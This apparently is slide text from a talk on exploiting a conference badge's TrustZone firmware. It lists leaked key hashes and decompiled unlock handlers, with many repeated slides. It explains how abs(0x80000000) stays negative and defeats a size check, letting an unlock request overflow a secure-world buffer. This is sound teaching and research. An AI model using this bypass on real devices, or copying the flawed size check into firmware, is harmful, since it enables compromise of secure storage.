ROM:0000F...	00000005	C	%02x
ROM:0000F...	00000005	C	%s%s
ROM:0000F...	0000001B	C	[Crypto] init_key ... done
ROM:0000F...	00000017	C	[Unlock] payload = %s\n
ROM:0000F...	00000017	C	[Unlock] Invalid size.
ROM:0000F...	00000019	C	[Unlock] checksum error.
ROM:0000F...	0000001C	C	[Unlock] Lock %d unlocked!\n
ROM:0000F...	00000021	C	[BOOT]Secure code is running ...
ROM:0000F...	0000002B	C	Boot Mode ....
ROM:0000F...	00000008	C	[APROM]
ROM:0000F...	00000008	C	[LDROM]
ROM:0000F...	00000034	C	Company ID .... [0x%08x]\n
ROM:0000F...	00000034	C	Product ID .... [0x%08x]\n
ROM:0000F...	00000035	C	Unique ID %d .... [0x%08x]\n
ROM:0000F...	0000001D	C	Current userConfig:[0x%08x]\n
ROM:0000F...	00000024	C	[Secure]Execute non-secure code ...
ROM:0000F...	00000026	C	[Secure]No code in non-secure region!
ROM:0000F...	0000002C	C	[Secure]CPU will halted at non-secure state

Stage 2 - Bonus

- Leaked 24 raw keys
- Reversing init_key() code
- re-Implement hash(UID + RAW_KEY)
- Unlock all other patterns



```
ROM:00010...   00000021   C   97f17fdeabd4bcd44bbd67f823b16949
ROM:00010...   00000021   C   c9bc057e4314757277d28e1b101a744a
ROM:00010...   00000021   C   8aee2bb61b7281513f70a7bee0def9f8
ROM:00010...   00000021   C   6e76cebce986763b0f2fbcb2f42d7cbc
ROM:00010...   00000021   C   b4a2b506da2cdf8c1a7d6cd4c41c3f6e
ROM:00010...   00000021   C   a9a809d37f4a54edf4ba8d76ade09a93
ROM:00010...   00000021   C   35051573f8f64718338813a92dd2d3e6
ROM:00010...   00000021   C   978d0125022baae07bc8c339ace7bf39
ROM:00010...   00000021   C   2d2d4c052fc330346b5c13e675a53a0e
ROM:00010...   00000021   C   5b01f24f9d8fd910c202fe000981a432
ROM:00010...   00000021   C   c2714faa108d1201b942bdc85afdf045
ROM:00010...   00000021   C   26d2f1eede61de4c28a58d30559b07a3
ROM:00010...   00000021   C   ec02ea0b09473404a1708306069e6b75
ROM:00010...   00000021   C   f6a38ad5aece11b823465dc8f387589c
ROM:00010...   00000021   C   afb1f1c318f67e478c4374fd130d3ec3
ROM:00010...   00000021   C   81de14074b926b1400038d4b6b62272e
ROM:00010...   00000021   C   03c5d7d78ead0a43b6cac9ad03606d67
ROM:00010...   00000021   C   38d5b91859836721b769f1f732034a3c
ROM:00010...   00000021   C   194f2d629d746da5af09d03b11312b51
ROM:00010...   00000021   C   fd1ede4a07ca4c1cf19304f20227f854
ROM:00010...   00000021   C   c549eab0b15054c9926b9c55a99bb0d8
ROM:00010...   00000021   C   6036ed7d8a58c54e33ac92bb494d9b78
ROM:00010...   00000021   C   c7cf36f244a85e3b15cb4710036b56d2
ROM:00010...   00000021   C   7d46ffa7ac16c5e9b12319404b578f02
```

Exploiting badge - Stage 3

- I put my secret in the TrustZone, it is pretty safe, isn't it?
- :D

Exploiting badge - Stage 3

- isPwned()


```
__NONSECURE_ENTRY
uint32_t nsc_isPwned(void)
{
    FMC_Open();
    uint32_t flag = FMC_Read( PWNED );
    FMC_Close();

    return flag == 0xfaceb00c;
}
```

Exploiting badge - Stage 3

- Target: Overwrite Secure Flash
- There is no any code behavior would do the thing that unlock special pattern
- Any Code Execution

Unlock

- In Non-secure region
- unlock command



```
void __cdecl unlock(int argc, char **argv)
{
  char request[640]; // [sp+Ch] [bp+Ch]
  int r; // [sp+28Ch] [bp+28Ch]

  if ( argc == 1 )
  {
    printf_("unlock: unlock [request]");
  }
  else
  {
    strncpy(request, argv[1], 639);
    r = _nsc_unlock_veneer(request);
    if ( r >= 0 )
      printf_("unlock: Lock %d unlocked!", r);
    else
      printf_("unlock: Invalid request.");
  }
}
```

Unlock

- In secure region

```
uint32_t nsc_unlock( char* request ){

    // checksum xor each byte
    // [size 4byte][checksum 1byte][token ...]

    printf( "[Unlock] payload = %s\n" , request );

    int size;
    unsigned char checksum;
    char *token_NS = request + (5 * 2);
    char token[0x50] = {0};

    unpack_request( &size , request , 4 * 2 );
    unpack_request( &checksum , request + 8 , 1 * 2 );

    size = abs( size );
    //size = -size;

    if( size > 0x40 ){
        printf( "[Unlock] Invalid size.\n" );
        return -2;
    }

    if( unpack_request( token , token_NS , size ) != checksum ){
        printf( "[Unlock] checksum error.\n" );
        return -2;
    }

    for( int i = 0 ; i < key_l ; i++ ){
        if( !strncmp( token , khash[i] , 0x20 ) ){
            WriteRecord( i );
            printf( "[Unlock] Lock %d unlocked!\n" , i );
            return i;
        }
    }

    return -1;
}
```

Unlock

```
unsigned char unpack_request( char *p , char *p_ns , uint32_t size ){

    unsigned char checksum = 0;

    for( uint32_t i = 0 ; i < size ; i += 2 ){

        if( !CheckHexSymbol( p_ns[i] ) || !CheckHexSymbol( p_ns[i+1] ) )
            break;


        p[i/2] = ( hex_table( p_ns[i] ) << 4 ) + hex_table( p_ns[i+1] );
        checksum ^= p[i/2];

    }

    return checksum;
}
```

Unlock - Request Payload

```
       4 byte       1 byte            token size
[token size][checksum][          token            ]
```

- Unpack fields

```c
uint32_t nsc_unlock( char* request ){

    // checksum xor each byte
    // [size 4byte][checksum 1byte][token ...]

    printf( "[Unlock] payload = %s\n" , request );

    int size;
    unsigned char checksum;
    char *token_NS = request + (5 * 2);
    char token[0x50] = {0};

    unpack_request( &size , request , 4 * 2 );
    unpack_request( &checksum , request + 8 , 1 * 2 );

    size = abs( size );
    //size = -size;

    if( size > 0x40 ){
        printf( "[Unlock] Invalid size.\n" );
        return -2;
    }

    if( unpack_request( token , token_NS , size ) != checksum ){
        printf( "[Unlock] checksum error.\n" );
        return -2;
    }

    for( int i = 0 ; i < key_l ; i++ ){
        if( !strncmp( token , khash[i] , 0x20 ) ){
            WriteRecord( i );
            printf( "[Unlock] Lock %d unlocked!\n" , i );
            return i;
        }
    }

    return -1;
}
```

- Check size

```c
uint32_t nsc_unlock( char* request ){

    // checksum xor each byte
    // [size 4byte][checksum 1byte][token ...]

    printf( "[Unlock] payload = %s\n" , request );

    int size;
    unsigned char checksum;
    char *token_NS = request + (5 * 2);
    char token[0x50] = {0};

    unpack_request( &size , request , 4 * 2 );
    unpack_request( &checksum , request + 8 , 1 * 2 );

    size = abs( size );
    //size = -size;

    if( size > 0x40 ){
        printf( "[Unlock] Invalid size.\n" );
        return -2;
    }

    if( unpack_request( token , token_NS , size ) != checksum ){
        printf( "[Unlock] checksum error.\n" );
        return -2;
    }

    for( int i = 0 ; i < key_l ; i++ ){
        if( !strncmp( token , khash[i] , 0x20 ) ){
            WriteRecord( i );
            printf( "[Unlock] Lock %d unlocked!\n" , i );
            return i;
        }
    }

    return -1;
}
```

- Unpack token
- checksum

```c
uint32_t nsc_unlock( char* request ){

    // checksum xor each byte
    // [size 4byte][checksum 1byte][token ...]

    printf( "[Unlock] payload = %s\n" , request );

    int size;
    unsigned char checksum;
    char *token_NS = request + (5 * 2);
    char token[0x50] = {0};

    unpack_request( &size , request , 4 * 2 );
    unpack_request( &checksum , request + 8 , 1 * 2 );

    size = abs( size );
    //size = -size;

    if( size > 0x40 ){
        printf( "[Unlock] Invalid size.\n" );
        return -2;
    }

    if( unpack_request( token , token_NS , size ) != checksum ){
        printf( "[Unlock] checksum error.\n" );
        return -2;
    }

    for( int i = 0 ; i < key_l ; i++ ){
        if( !strncmp( token , khash[i] , 0x20 ) ){
            WriteRecord( i );
            printf( "[Unlock] Lock %d unlocked!\n" , i );
            return i;
        }
    }

    return -1;
}
```

- Write record to unlock

```
uint32_t nsc_unlock( char* request ){

    // checksum xor each byte
    // [size 4byte][checksum 1byte][token ...]

    printf( "[Unlock] payload = %s\n" , request );

    int size;
    unsigned char checksum;
    char *token_NS = request + (5 * 2);
    char token[0x50] = {0};

    unpack_request( &size , request , 4 * 2 );
    unpack_request( &checksum , request + 8 , 1 * 2 );

    size = abs( size );
    //size = -size;

    if( size > 0x40 ){
        printf( "[Unlock] Invalid size.\n" );
        return -2;
    }

    if( unpack_request( token , token_NS , size ) != checksum ){
        printf( "[Unlock] checksum error.\n" );
        return -2;
    }

    for( int i = 0 ; i < key_l ; i++ ){
        if( !strncmp( token , khash[i] , 0x20 ) ){
            WriteRecord( i );
            printf( "[Unlock] Lock %d unlocked!\n" , i );
            return i;
        }
    }

    return -1;
}
```

Unlock - Request Payload

```
    4 byte          1 byte               token size
[token size][checksum][          token          ]
```

Unlock - Request Payload

```
 4 byte       1 byte             token size
[FAKE size?][checksum][          token          ]
```

- Unlock

```
uint32_t nsc_unlock( char* request ){

    // checksum xor each byte
    // [size 4byte][checksum 1byte][token ...]

    printf( "[Unlock] payload = %s\n" , request );

    int size;
    unsigned char checksum;
    char *token_NS = request + (5 * 2);
    char token[0x50] = {0};

    unpack_request( &size , request , 4 * 2 );
    unpack_request( &checksum , request + 8 , 1 * 2 );

    size = abs( size );
    //size = -size;

    if( size > 0x40 ){
        printf( "[Unlock] Invalid size.\n" );
        return -2;
    }

    if( unpack_request( token , token_NS , size ) != checksum ){
        printf( "[Unlock] checksum error.\n" );
        return -2;
    }

    for( int i = 0 ; i < key_l ; i++ ){
        if( !strncmp( token , khash[i] , 0x20 ) ){
            WriteRecord( i );
            printf( "[Unlock] Lock %d unlocked!\n" , i );
            return i;
        }
    }

    return -1;
}
```

- Unlock

```c
uint32_t nsc_unlock( char* request ){

    // checksum xor each byte
    // [size 4byte][checksum 1byte][token ...]

    printf( "[Unlock] payload = %s\n" , request );

    int size;
    unsigned char checksum;
    char *token_NS = request + (5 * 2);
    char token[0x50] = {0};

    unpack_request( &size , request , 4 * 2 );
    unpack_request( &checksum , request + 8 , 1 * 2 );

    size = abs( size );
    //size = -size;

    if( size > 0x40 ){
        printf( "[Unlock] Invalid size.\n" );
        return -2;
    }

    if( unpack_request( token , token_NS , size ) != checksum ){
        printf( "[Unlock] checksum error.\n" );
        return -2;
    }

    for( int i = 0 ; i < key_l ; i++ ){
        if( !strncmp( token , khash[i] , 0x20 ) ){
            WriteRecord( i );
            printf( "[Unlock] Lock %d unlocked!\n" , i );
            return i;
        }
    }

    return -1;
}
```

- Unlock

```c
uint32_t nsc_unlock( char* request ){

    // checksum xor each byte
    // [size 4byte][checksum 1byte][token ...]

    printf( "[Unlock] payload = %s\n" , request );

    int size;
    unsigned char checksum;
    char *token_NS = request + (5 * 2);
    char token[0x50] = {0};

    unpack_request( &size , request , 4 * 2 );
    unpack_request( &checksum , request + 8 , 1 * 2 );

    size = abs( size );
    //size = -size;

    if( size > 0x40 ){
        printf( "[Unlock] Invalid size.\n" );
        return -2;
    }

    if( unpack_request( token , token_NS , size ) != checksum ){
        printf( "[Unlock] checksum error.\n" );
        return -2;
    }

    for( int i = 0 ; i < key_l ; i++ ){
        if( !strncmp( token , khash[i] , 0x20 ) ){
            WriteRecord( i );
            printf( "[Unlock] Lock %d unlocked!\n" , i );
            return i;
        }
    }

    return -1;
}
```

- Unlock

```c
uint32_t nsc_unlock( char* request ){

    // checksum xor each byte
    // [size 4byte][checksum 1byte][token ...]

    printf( "[Unlock] payload = %s\n" , request );

    int size;
    unsigned char checksum;
    char *token_NS = request + (5 * 2);
    char token[0x50] = {0};

    unpack_request( &size , request , 4 * 2 );
    unpack_request( &checksum , request + 8 , 1 * 2 );

    size = abs( size );
    //size = -size;

    if( size > 0x40 ){
        printf( "[Unlock] Invalid size.\n" );
        return -2;
    }

    if( unpack_request( token , token_NS , size ) != checksum ){
        printf( "[Unlock] checksum error.\n" );
        return -2;
    }

    for( int i = 0 ; i < key_l ; i++ ){
        if( !strncmp( token , khash[i] , 0x20 ) ){
            WriteRecord( i );
            printf( "[Unlock] Lock %d unlocked!\n" , i );
            return i;
        }
    }

    return -1;
}
```

Vulnerability in Secure World

- C/C++
  - abs()
  - -num

🤔

Vulnerability in Secure World

```c
int a = 0x80000000 , b;

b = abs(a);
```

```
mov     DWORD PTR [rbp-0x8],0x80000000
mov     eax,DWORD PTR [rbp-0x8]
sar     eax,0x1f
mov     edx,eax
xor     edx,DWORD PTR [rbp-0x8]
sub     edx,eax
mov     eax,edx
mov     DWORD PTR [rbp-0x4],eax
```

Vulnerability in Secure World

- 2's complement
- inline asm

2's complement

```
10000000000000000000000000000000
```

2's complement

```
01111111111111111111111111111111
```

2's complement

+1

```
01111111111111111111111111111111
```

2's complement

```
10000000000000000000000000000000
```

2's complement

−2147483648

```
10000000000000000000000000000000
```

2's complement

−2147483648

```
10000000000000000000000000000000
```

👍

Vulnerability in Secure World

- C/C++
  - abs()
  - -num
- 0x80000000
- abs(-2147483648) = -2147483648 🤔

PoC

```c
#include<stdio.h>
#include<stdlib.h>

int main(){

    int n = 0x80000000;

    printf( "%d %d %d\n" , n , abs(n) , -n );

    return 0;
}
```

```
$ gcc poc.c -o poc && ./poc
-2147483648 -2147483648 -2147483648
```

- Unlock

```c
uint32_t nsc_unlock( char* request ){

    // checksum xor each byte
    // [size 4byte][checksum 1byte][token ...]

    printf( "[Unlock] payload = %s\n" , request );

    int size;
    unsigned char checksum;
    char *token_NS = request + (5 * 2);
    char token[0x50] = {0};

    unpack_request( &size , request , 4 * 2 );
    unpack_request( &checksum , request + 8 , 1 * 2 );

    size = abs( size );
    //size = -size;

    if( size > 0x40 ){
        printf( "[Unlock] Invalid size.\n" );
        return -2;
    }

    if( unpack_request( token , token_NS , size ) != checksum ){
        printf( "[Unlock] checksum error.\n" );
        return -2;
    }

    for( int i = 0 ; i < key_l ; i++ ){
        if( !strncmp( token , khash[i] , 0x20 ) ){
            WriteRecord( i );
            printf( "[Unlock] Lock %d unlocked!\n" , i );
            return i;
        }
    }

    return -1;
}
```

Exploiting badge

```
unsigned char unpack_request( char *p , char *p_ns , uint32_t size ){
    unsigned char checksum = 0;
    for( uint32_t i = 0 ; i < size ; i += 2 ){
        if( !CheckHexSymbol( p_ns[i] ) || !CheckHexSymbol( p_ns[i+1] ) ){
            break;
        }
        p[i/2] = ( hex_table( p_ns[i] ) << 4 ) + hex_table( p_ns[i+1] );
        checksum ^= p[i/2];
    }
    return checksum;
}
```

Control Secure Region, Control the World

Pwn the badge

